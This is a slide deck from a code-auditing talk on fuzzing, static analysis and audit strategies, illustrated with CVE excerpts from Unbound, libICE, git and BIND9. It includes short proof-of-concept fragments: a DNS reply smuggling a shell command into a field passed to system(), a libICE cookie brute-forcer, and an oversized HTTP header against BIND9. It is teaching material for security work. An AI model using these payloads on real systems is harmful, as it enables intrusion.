

Unlocking the Labyrinth

Eric Sesterhenn <eric.sesterhenn@x41-dsec.de>

2024


- Eric Sesterhenn
- Code Auditing at X41
- Working in IT security since 2000



Why this talk?

- Where to start, how to understand the code
- "Auditors Block"
- Watch "OffensiveCon22 - Mark Dowd - How Do You Actually Find Bugs?" for the mental aspects





- AFL++, libFuzzer, libAFL...
- Create useful and fast harness
- Use proper grammar, dictionaries, symbolic fuzzing, different sanitizers...
- Differential fuzzing
- Lots of CPUs



- Ranges from pattern matching to partial symbolic execution
- joern.io, Semgrep, Cppcheck, CodeQL,...
- Clang Static Analyzer, gcc -fanalyzer, compiler warnings...
- Visual Studio Code Analysis
- Coccinelle


Why does one audit code?



- Maintaining it
- Audit looking for one useful bug
- Audit looking for many bugs
- What is XYZ doing?
- What is my supply chain code doing?

Approaching the code

- Spotchecking
- Top-Down
- Bottom-Up
- Variant Analysis
- Randomly





- `grep`
- Linters: `cpplint`, `uncrustify`...
- Static analyzers



```
1  char str[65535], *s, *tempstring;
2  ...
3  s = str;
4  ...
5  for(i=0; i<rrset_data->count; i++) {
6      if(i > 0) { sldns_str_print(&s, &slen, " "); }
7      /* Ignore the first two bytes, they are the rr_data len. */
8      tempdata = rrset_data->rr_data[i] + 2;
9      tempdata_len = rrset_data->rr_len[i] - 2;
10     /* Save the buffer pointers. */
11     tempstring = s; tempstring_len = slen;
12     w = sldns_wire2str_ipseckey_scan(&tempdata, &tempdata_len, &s, &slen, NULL, 0);
13     ...
14 }
15 sldns_str_print(&s, &slen, "\\");
16 ...
17 if(system(str) != 0)
```

Unbound - Spot Check - CVE-2019-18934 - PoC



```
1  reply = bytearray(b'')
2  reply.extend(pack('!H', request.header.id)) # transaction ID
3  reply.extend(pack('!H', 0x8580))           # Standard query response, no error
4  reply.extend(pack('!H', 1))                # Questions 1
5  reply.extend(pack('!H', 1))                # Answer RRs 1
6  reply.extend(pack('!H', 0))                # Authority RRs 0
7  reply.extend(pack('!H', 0))                # Additional RRs 0
8
9  if (request.q.qtype == 45): # IPSECKEY
10     # question
11     reply.extend(b'\x04\x74\x65\x73\x74\x04\x65\x72\x69\x63\x00\x00\x2d\x00\x01')
12     # est.eric, class IPSECKEY, answer RR
13     reply.extend(b'\xc0\x0c\x00\x2d\x00\x01\x00\x00\x00\x00') # name. type, class, TTL
14     reply.extend(pack('!H', 19)) # length
15     reply.extend(b'\x03\x03\x03') # gatey precedence, type, algorithm
16     reply.extend(b'\x0D"||/bin/l$||"\x00\x00') # len and data
```



- Why/How does it do ...
- How would I implement ...
- Whats new? Whats bitrotten?
- What looks overly complex?

libICE - Spot Check - CVE-2017-2626



```
1 IceGenerateMagicCookie (int len) {
2     char    *auth = malloc(len + 1);
3     long    ldata[2];
4     int     seed, value, i;
5
6     ldata[0] = time ((long *) 0);
7     ldata[1] = getpid ();
8     seed = (ldata[0]) + (ldata[1] << 16);
9     srand (seed);
10    for (i = 0; i < len; i++) {
11        value = rand ();
12        auth[i] = value & 0xff;
13    }
14    auth[len] = '\0';
15    return (auth);
16 }
```

libICE - Spot Check - CVE-2017-2626 - PoC




```
1 file = getconnection(); // local/debianxorg:@/tmp/.ICE-unix/801
2 asprintf(&ids, "local/debianxorg:@%s", file);
3 xgettime(file, &time1, &time2);
4 time2 += 5000; // file exists longer than cookie
5
6 for (i = 0; i < 10000; i++, time2++) {
7     generateCookie(authdata, time1, time2);
8     // fill auth ...
9     authFile = fopen(IceAuthFileName(), "w+");
10    IceWriteAuthFileEntry(authFile, &auth);
11    fclose(authFile);
12    iceConn = IceOpenConnection(ids, NULL, 0, _SmcOpcodes, errLength, errStringRet);
13    if (iceConn)
14        printf("Using time: %lu %lu\n", time1, time2); exit(0);
15 }
```

How does git sign pushes...



- git can sign commits, but pushes as well!
- Weird Threat Model
 - Imagine two git repositories, one for prod, one for dev
 - Both on the same commit
 - Developer pushes a signed debug commit into dev
 - You can replay that signed commit into prod 💣

Git signed push



Lets go deeper - git signed pushes




- Timestamp + HMAC-SHA1(Secret, Timestamp) -> bruteforce
- HMAC parameters swapped -> allows faster bruteforce
- No hardening checks on the secret, could be same on prod+dev
- NONCE is valid for 5 minutes, not sanity checked by client
- NONCE has seconds granularity, multiple clients might get the same



```
1  int bogs;
2  bogs = parse_signed_buffer(push_cert.buf, push_cert.len); // returns size_t
3  sigcheck.payload = xmemdupz(push_cert.buf, bogs);
4  sigcheck.payload_len = bogs;
5  check_signature(&sigcheck, push_cert.buf + bogs, push_cert.len - bogs);
```



- Fuzzers: AFL++, libFuzzer, zzuf...
- Testsuites
- Callgraph viewers
- gdb again!
- Check for: *read()*, *recv()*...






```
1 } else if (name_match(header, "If-Modified-Since")) {
2     char timestamp[ISC_FORMATHTTPTIMESTAMP_SIZE + 1];
3     memmove(timestamp, header->value, header->value_len);
4     timestamp[header->value_len] = 0;
5
6     /* Ignore the value if it can't be parsed */
7     (void)isc_time_parsehttptimestamp(
8         timestamp, &httpd->if_modified_since);
9 }
```

BIND9 - Top-Down - PoC

```
1 depth = 100
2 payload = b'A' * depth
3
4 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
5     data = b'GET / HTTP/1.1\r\nHost: localhost:8080\r\n'
6     data = b''.join([data, b'If-Modified-Since: ', payload, b'\r\n'])
7     data = b''.join([data, b'\r\n'])
8     s.connect((HOST, PORT))
9     s.sendall(data)
10    s.recv(10)
```





- vi, grep,...
- Everything that shows reachability
- gdb or Frida to get backtraces from interesting sinks
- Check for: *memcpy()*, **printf()*, *malloc()*...
- While you are at it, do SAL annotations or cppcheck descriptions



```
1 static void *
2 http_calloc(size_t n, size_t sz, isc_mem_t *mctx) {
3     const size_t msize = n * sz;
4     void *data = isc_mem_allocate(mctx, msize);
5
6     memset(data, 0, msize);
7     return (data);
8 }
```




```
1  @@
2  expression m,y,z;
3  identifier size;
4  identifier res;
5  type T1, T2;
6  @@
7
8      T1 size = y * z;
9  - T2 *res = isc_mem_allocate(m, size);
10 + T2 *res = MALERROR;
```



- Bugs tend to cluster
- Programmers tend to repeat bugs
- Code is copy/pasted around, but not fixed everywhere



- Static Analysis
- Fuzzing
- More manual code analysis



- Take a friend!
- Helps getting across roadblocks
- Easier to develop ideas



How I approached eg BIND9



- Static Analyzers first
- Check core functions
- Fuzzing/Extending static analyzers
- Step back for logic bugs



- Dont be afraid!
- Just start somewhere ;-)
- Reading code is work, but rewarding

- Q & A
- @mumblegrepper@flokinet.social
- eric.sesterhenn@x41-dsec.de